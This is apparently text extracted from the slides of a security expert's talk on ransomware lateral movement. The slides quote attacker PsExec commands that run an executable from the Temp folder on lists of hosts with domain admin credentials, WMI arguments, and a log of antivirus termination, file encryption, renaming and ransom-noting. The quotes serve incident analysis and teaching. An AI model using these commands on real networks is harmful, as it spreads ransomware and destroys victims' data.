$WmiMethodArgs[ 'EnableAllPrivileges' ] = $true  
$WmiMethodArgs[ 'ArgumentList' ] = $args[8]
```

```
start PsExec.exe -d @C:\share$\comps1.txt -u  
Domain\Admin -p SecretPwd cmd /c  
c:\windows\temp\t3-270.exe
```

```
start PsExec.exe -d @C:\share$\comps2.txt -u  
Domain\Admin -p SecretPwd cmd /c  
c:\windows\temp\t3-270.exe
```

```
start PsExec.exe -d @C:\share$\comps3.txt -u  
Domain\Admin -p SecretPwd cmd /c  
c:\windows\temp\t3-270.exe
```

23

Lateral Movement 101 / 2

Ich wusste nicht



imgflip.com

```
$WmiMethodArgs[ 'ComputerName' ] = $target  
$WmiMethodArgs[ 'EnableAllPrivileges' ] = $true  
$WmiMethodArgs[ 'ArgumentList' ] = $args[8]
```

os1.txt -u

os2.txt -u

os3.txt -u

```
-----  
[redacted] (0)  
started net scan (1)  
finished net scan  
st [7034 / 0x1b7a] Source Name: Service Control Manager Message string: The Bitdefender Endpoint Security Service service terminated  
unexpectedly. It has done this 1 time(s). Strings: ['Bitdefender Endpoint Security Service' '1'] Computer Name: PC-082. [redacted] Record  
Number: 354702 Event Level: 2  
[...]  
started exploring on [redacted] (4)  
started exploring on [redacted]  
[...]  
finished end-ing larges on [redacted] (5)  
finished end-ing vlrges on [redacted]  
finished end-ing larges on [redacted]  
finished end-ing lrgmkvs on [redacted]  
finished end-ing normalls on [redacted]  
finished end-ing vlrges on [redacted]  
finished end-ing larges on [redacted]  
finished end-ing lrgmkvs on [redacted]  
[...]  
Started Renaming (6)  
Started Noteing (7)  
other minor things  
readchedEnd (8)  
doing final jobs  
waiting for network threads
```

```
23 start lkdfis  
24 finished end-ing smalls on disk -1(f)  
25 finished lkds  
26 Started Renaming  
27 Started Noteing  
28 other minor things  
29 readchedEnd  
30 doing final jobs  
31 waiting for network threads  
32 renaming network files  
33 noting on network  
34 the end :L  
35
```



I guess finding qualified
cybercriminals is also difficult



Florian Bogner

Information Security Experte

✉ florian.bogner@bee-security.at

📞 +43 660 123 9 454

🌐 <https://www.bee-security.at>